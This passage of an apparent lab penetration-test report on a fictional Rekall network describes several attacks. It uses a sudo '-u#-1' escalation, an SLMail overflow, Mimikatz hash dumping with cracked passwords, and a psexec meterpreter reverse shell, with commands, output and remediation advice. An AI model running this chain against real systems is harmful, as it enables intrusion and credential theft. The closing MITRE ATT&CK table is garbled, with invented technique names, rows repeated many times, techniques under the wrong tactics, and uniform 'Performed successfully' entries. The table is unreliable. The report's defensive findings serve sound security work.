Images	 nmap aggressive scan, port 22 open. 


	<pre> (root@kali)~[~] # ssh alice@192.168.13.14 The authenticity of host '192.168.13.14 (192.168.13.14)' can't be established. ED25519 key fingerprint is SHA256:WHJ5CHqJhDeNscYHwpm2J+Gxac9V6YhD1LPjHzCvP5A. This key is not known by any other names Are you sure you want to continue connecting (yes/no/[fingerprint])? y Please type 'yes', 'no' or the fingerprint: yes Warning: Permanently added '192.168.13.14' (ED25519) to the list of known hosts. alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 6.0.0-kali3-amd64 x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Could not chdir to home directory /home/alice: No such file or directory \$ pwd / \$ whoami alice \$ Could not chdir to home dire \$ pwd / \$ whoami alice \$ sudo -u#-1 whoami root \$ sudo -u#-1 cat /root/flag12.txt d7sdfksdf384 \$ whoami alice \$ sudo -u#-1 sudo su root@d5f6b93128f0:/# whoami root root@d5f6b93128f0:/# </pre>
Affected Hosts	192.168.13.14
Remediation	- make sure sensitive information are not on public sources - Staff training and awareness on password complexity.. - reset user alice password - close port 22 unless essential - Require a strong password complexity for SSH connections, that requires passwords to be over 12 characters long, upper+lower case, & include a special character

	Triple check /etc/sudoers file making sure each of the sudoers entry is properly configured, specially the one with "!" in it.
--	--

Vulnerability 9	Findings
Title	SLMAIL pop3d buffer overflow vulnerability
Type (Web app / Linux OS / Wlndows OS)	Windows OS
Risk Rating	Critical
Description	DreamH was able to detect a vulnerability on port 110 related to the pop3 server of Seattle Lab Mail 5.5. Authentication forms is not required due to a buffer overflow, specifically when sending a password with excessive length. Meterpreter session created, and sensitive information retrieved(flag4.txt).
Images	Zenmap scan on 172.22.117.20, port 110 open   
Affected Hosts	172.22.117.20
Remediation	- Upgrade SLMAIL with a new non-vulnerable version - Only allow access to the POP3 server from inside the firewall, while external access can be performed passing by an authenticated VPN, accessing the POP3 server once the user authenticated to the VPN.

Vulnerability 10	Findings
Title	Hashes Dumping vulnerability
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Enumeration performed from a shell access previously opened as a higher privilege user "SYSTEM". Username and password hashes retrieved by using the kiwi Mimikatz software. User flag6 and sysadmin retrieved from the Security Account Manager (SAM) registry file. User admbob retrieved from the domain cached registry. Password hashes cracked even if they were stored in different formats.
Images	 <pre>meterpreter > kiwi_cmd lsadump::cache Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f Local name : WIN10 (S-1-5-21-2013923347-1975745772-2428795772) Domain name : REKALL (S-1-5-21-3484858390-3689884876-116297675) Domain FQDN : rekall.local Policy subsystem is : 1.18 LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020 * Iteration is set to default (10240) [NL\$1 - 1/12/2023 5:30:54 PM] RID : 00000450 (1104) User : REKALL\ADMRoh MsCacheV2 : 3f267c855ec5c69526f501d5d461315b</pre>  <pre>meterpreter > kiwi_cmd lsadump::SAM Domain : WIN10 RID : 000003ea (1002) User : flag6 Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39 lm - 0: 61cc909397b7971a1ceb2b26b427882f ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39 RID : 000003e9 (1001) User : sysadmin Hash NTLM: 1e09a46bffe68a4cb738b0381af1dc96</pre> cracked hashes from john.pot: <pre>flag6:\$NT\$50135ed3bf5e77097409e4a9aa11aa39:Computer! sysadmin:\$NT\$1e09a46bffe68a4cb738b0381af1dc96:Spring2022 admbob:\$DCC2\$10240#admbob#3f267c855ec5c69526f501d5d461315b:Changeme!</pre>
Affected Hosts	172.22.117.20
Remediation	- Ensure administrators are using strong, unique, complex passwords. - Implement Credentials Guard to protect LSA secrets. Please note that it does protect against all credentials dumping.

	• Configure Security Softwares to identify processes interacting with LSASS (Local Security Authority Process). • Use and enable LSA protection to force Mimikatz to work by using a Mimikatz driver that will generate logs events when interacting with LSASS. • Enforce not only AD permissions, but AD Effective permissions to reduce and properly configure the “Replicating Directory Changes All” that allows to take information out of the domain, including password hashes.
--	---

Vulnerability 11	Findings
Title	PsExec vulnerability to access to the Server machine and retrieve sensitive information
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	DreamH was able to access a meterpreter shell by using the exploit/windows/smb/psexec module on msf6. PsExec is generally used by Administrators to execute programs on other computers, DreamH was able to execute it due to an admin valid credentials previously retrieved (amdbob:Changeme!). DreamH was also able to obtain a SYSTEM shell from the meterpreter session, performed user enumeration, and retrieved sensitive information on the C drive.
Images	Zenmap scan on host 172.22.117.20, SMB service port 445 open.  <pre> Nmap scan report for WinDC01 (172.22.117.10) Host is up (0.00066s latency). Not shown: 989 closed tcp ports (reset) PORT STATE SERVICE VERSION 53/tcp open domain Simple DNS Plus 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-01-09 03:36:57Z) 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-Site-Name) 445/tcp open microsoft-ds? 464/tcp open kpasswd5? 593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 636/tcp open tcpwrapped 3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-Site-Name) 3269/tcp open tcpwrapped </pre>

```

msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

  Name          Current Setting  Required  Description
  --          -
  RHOSTS        172.22.117.10   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT         445              yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION  no              Service description to to be used on target for pretty listing
  SERVICE_DISPLAY_NAME no              The service display name
  SERVICE_NAME   no              The service name
  SMBDomain     rekall.local     no        The Windows domain to use for authentication
  SMBPass       Changeme!        no        The password for the specified username
  SMBShare      no              The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share
  SMBUser       admbob           no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         eth3            yes       The listen address (an interface may be specified)
  LPORT         4444           yes       The listen port
    
```

```

msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server ...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall.local as user 'admbob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload ...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.10:49751 ) at 2023-01-14 20:21:20 -0500


meterpreter > sysinfo
Computer      : WINDC01
OS            : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : REKALL
Logged On Users : 7
Meterpreter   : x86/windows
    
```

```

meterpreter > shell
Process 4016 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\
-----
ADMBob      Administrator      flag8-ad12fc2ffc1e47
Guest       hdodge            jsmith
krbtgt      tschubert
    
```

	 <pre> C:\>dir dir Volume in drive C has no label. Volume Serial Number is 142E-CF94 Directory of C:\ 02/15/2022 02:04 PM 32 flag9.txt 09/14/2018 11:19 PM <DIR> PerfLogs 02/15/2022 10:14 AM <DIR> Program Files 02/15/2022 10:14 AM <DIR> Program Files (x86) 02/15/2022 10:13 AM <DIR> Users 02/15/2022 01:19 PM <DIR> Windows 1 File(s) 32 bytes 5 Dir(s) 18,955,755,520 bytes free C:\>type flag9.txt type flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872 </pre>
Affected Hosts	172.22.117.10
Remediation	Due to this module has been used with valid credentials, prevention will be: • Ensure administrators are using strong, unique, complex passwords. • Configure Windows not to cache credentials Once attackers have already retrieved the hashes, it is difficult to prevent this kind of attack. • A defense-in-depth will help to prevent a full breach using different layers of defense. • Splunk configuration to detect events caused by the module exploit/windows/smb/psexec. Event codes are 4697 and 7045, the code 4697 has the LogName of "Security" and taskCategory of "Security System Extension" The code 7045 has the LogName of "System" and taskCategory of "None". Additional event code: 4688 Splunk query must be in place in order to detect these events, proper modification must be in place in order to avoid false positives detected. It can be confusing and overwhelming. Reference: https://bczyz1.github.io/2021/01/30/psexec.html

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that DreamH used throughout the assessment.

Legend:

Performed successfully

Failure to perform

Some performed successfully, other failed to perform, refer to the subcategory

The image displays a screenshot of the MITRE ATT&CK Navigator Map, a tool used for visualizing and planning cyberattacks. The map is organized into columns representing different tactics, with rows listing specific techniques. The tactics shown include Reconnaissance, Resource Development, Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, Collection, Command and Control, Exfiltration, and Impact. Techniques are color-coded: yellow for 'Performed successfully', red for 'Failure to perform', and purple for 'Some performed successfully, other failed to perform, refer to the subcategory'. The map is viewed in a web browser at the URL [https://mitre-attack.github.io/attack-navigator/Daniele Galleano](https://mitre-attack.github.io/attack-navigator/Daniele%20Galleano).

Tactic	Technique	Status
Reconnaissance (10 techniques)	Active Scanning	Performed successfully
	Acquire Infrastructure	Performed successfully
	Compromise Accounts	Performed successfully
	Exploit Public-Facing Application	Performed successfully
	General Network Discovery	Performed successfully
	Identify Local System Information	Performed successfully
	Identify Remote System Information	Performed successfully
	Push for Information	Performed successfully
	Search Open Network Directories	Performed successfully
	Search Victim Computer	Performed successfully
Resource Development (7 techniques)	Develop Capabilities	Performed successfully
	Establish Accounts	Performed successfully
	Obtain Capabilities	Performed successfully
	Stage Capabilities	Performed successfully
	Supply Chain Compromise	Performed successfully
	Trusted Relationship	Performed successfully
	Valid Accounts	Performed successfully
	System Services	Performed successfully
	User Execution	Performed successfully
	Windows Management Instrumentation	Performed successfully
Initial Access (7 techniques)	Drive-by Compromise	Performed successfully
	Exploit Public-Facing Application	Performed successfully
	General Network Discovery	Performed successfully
	Hardware Addition	Performed successfully
	Pushing	Performed successfully
	Supply Chain Compromise	Performed successfully
	Trusted Relationship	Performed successfully
	Valid Accounts	Performed successfully
	System Services	Performed successfully
	User Execution	Performed successfully
Execution (10 techniques)	Command and Control	Performed successfully
	Container Administration	Performed successfully
	Deploy Container	Performed successfully
	Exploitation for Client Execution	Performed successfully
	Inter-Process Communication	Performed successfully
	Native API	Performed successfully
	Scheduled Task/Job	Performed successfully
	Service Execution	Performed successfully
	System Services	Performed successfully
	User Execution	Performed successfully
Persistence (10 techniques)	Account Manipulation	Performed successfully
	BITS Jobs	Performed successfully
	Boot or Logon Initialization	Performed successfully
	Boot or Logon Initialization	Performed successfully
	Boot or Logon Initialization	Performed successfully
	Boot or Logon Initialization	Performed successfully
	Boot or Logon Initialization	Performed successfully
	Boot or Logon Initialization	Performed successfully
	Boot or Logon Initialization	Performed successfully
	Boot or Logon Initialization	Performed successfully
Privilege Escalation (10 techniques)	Abuse Elevation Control Mechanism	Performed successfully
	Access Token Manipulation	Performed successfully
	APIs	Performed successfully
	Build Image on Host	Performed successfully
	Debugger Evasion	Performed successfully
	Disrupt/Decode File or Information	Performed successfully
	Direct Volume Access	Performed successfully
	Domain Policy Modification	Performed successfully
	Event Triggered Execution	Performed successfully
	Exploitation for Storage Execution	Performed successfully
Defense Evasion (10 techniques)	Asynchronous Procedure Call	Performed successfully
	Dynamic Library Injection	Performed successfully
	Emulation	Performed successfully
	Indicator Removal	Performed successfully
	Process Injection	Performed successfully
	Process Spoofing	Performed successfully
	Process Termination	Performed successfully
	Thread Execution Hijacking	Performed successfully
	Thread Local Storage	Performed successfully
	Yield Hijacking	Performed successfully
Credential Access (10 techniques)	Adversary-Implied MitM	Performed successfully
	Application Window Discovery	Performed successfully
	Browser Bookmark Discovery	Performed successfully
	Cloud Infrastructure Discovery	Performed successfully
	Cloud Service Dashboard	Performed successfully
	Cloud Service Discovery	Performed successfully
	Cloud Storage Object Discovery	Performed successfully
	Container and Resource Discovery	Performed successfully
	Debugger Evasion	Performed successfully
	Domain Trust Discovery	Performed successfully
Discovery (10 techniques)	Application Window Discovery	Performed successfully
	Internal Searchlighting	Performed successfully
	Internal Tool Transfer	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
Lateral Movement (10 techniques)	Application Window Discovery	Performed successfully
	Internal Searchlighting	Performed successfully
	Internal Tool Transfer	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
Collection (10 techniques)	Application Window Discovery	Performed successfully
	Internal Searchlighting	Performed successfully
	Internal Tool Transfer	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
Command and Control (10 techniques)	Application Window Discovery	Performed successfully
	Internal Searchlighting	Performed successfully
	Internal Tool Transfer	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
Exfiltration (10 techniques)	Application Window Discovery	Performed successfully
	Internal Searchlighting	Performed successfully
	Internal Tool Transfer	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
Impact (10 techniques)	Application Window Discovery	Performed successfully
	Internal Searchlighting	Performed successfully
	Internal Tool Transfer	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully
	Remote Service Session Hijacking	Performed successfully